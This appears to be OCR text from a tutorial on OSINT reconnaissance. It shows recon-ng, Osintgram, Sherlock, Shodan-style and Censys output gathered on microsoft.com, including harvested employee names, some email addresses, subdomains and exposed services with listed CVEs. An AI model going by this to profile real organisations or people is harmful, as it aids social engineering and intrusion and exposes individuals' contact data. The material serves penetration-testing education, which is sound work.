   Registry Expiry Date: 2022-05-03T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1-205.AZURE-DNS.COM
   Name Server: NS2-205.AZURE-DNS.NET
   Name Server: NS3-205.AZURE-DNS.ORG
   Name Server: NS4-205.AZURE-DNS.INFO
   DNSSEC: unsigned
```

Qualification & Experience:

- Bachelor's degree in Computer Science or a related field
- 2+ years' experience in a Network Administration role
- Previous experience with Microsoft Windows Server 2012, 2016 and 2019 preferred
- Previous experience with Fortinet Firewalls, Cisco switches and routers preferred
- MCSE certification, Azure, Microsoft 365 or Data and AI Certification






```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
```

```
[recon-ng][default] > modules search

  Discovery
  ---------

    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------

    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter
```

```
[recon-ng][pentest1] > workspaces list

+-------------------------------------+
| Workspaces |       Modified         |
+-------------------------------------+
| default    | 2021-06-14 10:46:39    |
| pentest1   | 2021-06-15 13:00:07    |
+-------------------------------------+
```

```
[recon-ng][pentest1] > modules search whois
[*] Searching installed modules for 'whois'...

  Recon
  -----

    recon/companies-domains/viewdns_reverse_whois
    recon/companies-multi/whois_miner
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs

[recon-ng][pentest1] >
```

```
[recon-ng][pentest1] > modules load recon/domains-contacts/whois_pocs
[recon-ng][pentest1][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
  'contacts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

[recon-ng][pentest1][whois_pocs] >
```

Description and required parameters

Requirement

```
[recon-ng][pentest1][whois_pocs] > run

-----------
MICROSOFT.COM
-----------
[*] URL: http://whois.arin.net/rest/pocs;domain=microsoft.com
[*] URL: http://whois.arin.net/rest/poc/AADLA11-ARIN
[*] Country: United States
[*] Email:  @microsoft.com
[*] First_Name: CHRIS
[*] Last_Name: AADLAND
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Seattle, WA
[*] Title: Whois contact
[*] ---------------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/AADLA1-ARIN
```

```
[recon-ng][pentest1] > modules search bing
[*] Searching installed modules for 'bing'...

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/hosts-hosts/bing_ip
    recon/profiles-contacts/bing_linkedin_contacts

[recon-ng][pentest1] >
```

```
[recon-ng][pentest1] > show hosts

  +--------------------------------------------------------------------------------------------+
  | rowid |                host                | ip_address | region |      module       |
  +--------------------------------------------------------------------------------------------+
  | 1     | windowsupdate.microsoft.com        |            |        | bing_domain_web   |
  | 2     | education.microsoft.com            |            |        | bing_domain_web   |
  | 3     | lookbook.microsoft.com             |            |        | bing_domain_web   |
  | 4     | myinspire.microsoft.com            |            |        | bing_domain_web   |
  | 5     | supplier.microsoft.com             |            |        | bing_domain_web   |
  | 6     | myignite.microsoft.com             |            |        | bing_domain_web   |
  | 7     | myworkaccount.microsoft.com        |            |        | bing_domain_web   |
  | 8     | rdweb.wvd.microsoft.com            |            |        | bing_domain_web   |
  | 9     | speech.microsoft.com               |            |        | bing_domain_web   |
  | 10    | app.whiteboard.microsoft.com       |            |        | bing_domain_web   |
```


```
[recon-ng][pentest1] > show contacts

  +------------------------------------------------------------------------------------------------------------------------
  | rowid | first_name | middle_name |     last_name     |                  email                   |     title
  +------------------------------------------------------------------------------------------------------------------------
  | 1     | CHRIS      |             | AADLAND           | [redacted]@microsoft.com                 | Whois contact
  | 2     | CHRISTINA  |             | AADLAND           | [redacted]@microsoft.com                 | Whois contact
  | 3     | Christina  |             | Aadland           | [redacted]@microsoft.com                 | Whois contact
  | 4     |            |             | Abuse             | abuse@microsoft.com                      | Whois contact
  | 5     |            |             | Administrator     | ips.global.admin@ipayout.onmicrosoft.com | Whois contact
  | 6     |            |             | AFIADMIN          | NetworkDesign@amfam.onmicrosoft.com      | Whois contact
  | 7     | Melissa    |             | Allison           | [redacted]@gomcdonald.onmicrosoft.com    | Whois contact
  | 8     | Jeffrey    |             | Amels             | [redacted]@microsoft.com                 | Whois contact
```

```
[recon-ng][pentest1] > dashboard

  +------------------------------------------------+
  |                Activity Summary                |
  +------------------------------------------------+
  |                 Module                 | Runs  |
  +------------------------------------------------+
  | recon/domains-contacts/whois_pocs      | 1     |
  | recon/domains-hosts/bing_domain_web    | 1     |
  | recon/domains-hosts/builtwith          | 10    |
  | recon/domains-hosts/google_site_web    | 1     |
  | recon/domains-hosts/netcraft           | 1     |
  +------------------------------------------------+
```

```
+-------------------------+
|     Results Summary     |
+-------------------------+
|   Category   | Quantity |
+-------------------------+
| Domains      | 0        |
| Companies    | 0        |
| Netblocks    | 0        |
| Locations    | 0        |
| Vulnerabilities | 0     |
| Ports        | 0        |
| Hosts        | 100      |
| Contacts     | 30       |
| Credentials  | 0        |
| Leaks        | 0        |
| Pushpins     | 0        |
| Profiles     | 0        |
| Repositories | 0        |
+-------------------------+
```

```
[recon-ng][pentest1] > modules search report
[*] Searching installed modules for 'report'...

  Reporting
  ---------

    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml
```

```
[recon-ng][pentest1] > modules load reporting/html
[recon-ng][pentest1][html] > info

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                                Required  Description
  --------  -----------------------------------------------------------  --------  ---------------------------------------
  CREATOR                                                                yes       use creator name in the report footer
  CUSTOMER                                                               yes       use customer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/pentest1/results.html        yes       path and filename for report output
  SANITIZE  True                                                         yes       mask sensitive data in the report

[recon-ng][pentest1][html] > options set CREATOR Glen
CREATOR => Glen
[recon-ng][pentest1][html] > options set CUSTOMER MS-Target
CUSTOMER => MS-Target
[recon-ng][pentest1][html] > options set FILENAME /home/kali/PenTest1-Report.html
FILENAME => /home/kali/PenTest1-Report.html
[recon-ng][pentest1][html] > run
[*] Report generated at '/home/kali/PenTest1-Report.html'.
[recon-ng][pentest1][html] >
```




MS-Target

Recon-ng Reconnaissance Report

[+] Summary

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
academic.microsoft.com							bing_domain_web
account.microsoft.com							netcraft
admin.exchange.microsoft.com							netcraft
admin.microsoft.com							bing_domain_web
admin.powerplatform.microsoft.com							bing_domain_web
ambassadors.microsoft.com							bing_domain_web
answers.microsoft.com							netcraft
app.whiteboard.microsoft.com							bing_domain_web
appsource.microsoft.com							bing_domain_web
azure.microsoft.com							netcraft



[recon-ng] [pentest1]

pushpin xlsx

Tables: companies contacts credentials domains hosts leaks locations netblocks ports profiles pushpins repositories vulnerabilities

hosts
100
contacts
30
domains
0
companies
0
netblocks

recon/domains-hosts/builtwith
10
recon/domains-hosts/google_site_web
2
recon/domains-contacts/whois_pocs
1
recon/domains-hosts/bing_domain_web
1
recon/domains-hosts/netcraft
1
reporting/html
1

```
[*] Hosts found: 103
---------------------
3rdpartysource.microsoft.com:
about.ads.microsoft.com:
academic.microsoft.com:
account.microsoft.com:
activate.microsoft.com:
admin.microsoft.com:
ads.microsoft.com:
ambassadors.microsoft.com:
answers.microsoft.com:
```


```
(venv)kali@kali:~/Osintgram$ make setup
####### Setup for Osintgram #######
Instagram Username:
Instagram Password:
Setup Successful - config/credentials.ini created
```


```
Run a command: info
[ID] 524549267
[FULL NAME] Microsoft
[BIOGRAPHY] The official Instagram account of Microsoft. We may surprise you.
[FOLLOWED] 3244091
[FOLLOW] 230
[BUSINESS ACCOUNT] True
[VERIFIED ACCOUNT] True
[HD PROFILE PIC] https://instagram.fpos1-2.fna.fbcdn.net/v/t51.2885-19/171381
.net&_nc_ohc=HTJrg3uRgtsAX8y6Le4&edm=AIRHW0ABAAAA&ccb=7-4&oh=018a48a8f2d492b4
[CITY] Redmond, Washington
```

```
(venv)kali@kali:~/Osintgram$ ls output
dont_delete_this_folder.txt  microsoft_propic.jpg
```


```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5
[*] Checking username          on:
 +  3dnews: http://forum.3dnews.ru/member.php?username=microsoft
 +  7Cups: https://www.7cups.com/@microsoft
 +  9GAG: https://www.9gag.com/u/microsoft
 +  About.me: https://about.me/microsoft
 +  Academia.edu: https://independent.academia.edu/microsoft
 +  Alik.cz: https://www.alik.cz/u/microsoft
 +  AllTrails: https://www.alltrails.com/members/microsoft
 +  Anobii: https://www.anobii.com/microsoft/profile
```


```
kali@kali:~/sherlock$ ls
CODE_OF_CONDUCT.md  docker-compose.yml  images   microsoft.txt
CONTRIBUTING.md     Dockerfile          LICENSE  README.md

kali@kali:~/sherlock$ cat microsoft.txt
http://forum.3dnews.ru/member.php?username=microsoft
https://www.7cups.com/@microsoft
https://www.9gag.com/u/microsoft
https://about.me/microsoft
```





Web Technologies
GOOGLE FONT API
HANDLEBARS
JQUERY
JQUERY MIGRATE
MYSQL
PHP
WORDPRESS
Vulnerabilities
CVE-2019-9024
An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. xmlrpc_decode() can allow a hostile XMLRPC server to cause PHP to read memory outside of allocated areas in base64_decode_xmlrpc in ext/xmlrpc/libxmlrpc/base64.c.
CVE-2010-1256
Unspecified vulnerability in Microsoft IIS 6.0, 7.0, and 7.5, when Extended Protection for Authentication is enabled, allows remote authenticated users to execute arbitrary code via unknown vectors related to "token checking" that trigger memory corruption, aka "IIS Authentication Memory Corruption Vulnerability."
CVE-2018-19935
ext/imap/php_imap.c in PHP 5.x and 7.x before 7.3.0 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via an empty string in the message argument to the imap_mail function.


// 445 / TCP
SMB Status:
Authentication: enabled
SMB Version: 1
OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1
Software: Windows Server 2008 R2 Enterprise 6.1
SMB version 1
Windows Server 2008


Censys
Hosts
209.94.
209.94.
2021-06-17
Summary
WHOIS
Basic Information
OS Microsoft Windows
Network Telecommunication Services of Trinidad and Tobago (TT)
Routing 209.94. via AS5639
Protocols 139/UNKNOWN, 445/SMB, 3389/RDP, 5985/HTTP, 8081/HTTP, 8787/HTTP, 9089/HTTP, 47001/HTTP


Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings
1
DNS Analysis
IDS/IPS Identification
Live Host Identification
Network & Port Scanners
OSINT Analysis
Route Analysis
SMB Analysis
SMTP Analysis
SNMP Analysis
SSL Analysis
dmitry
ike-scan
legion
maltego
2
netdiscover
nmap



Product Selection
Product Selection
Please select how you want to use Maltego.
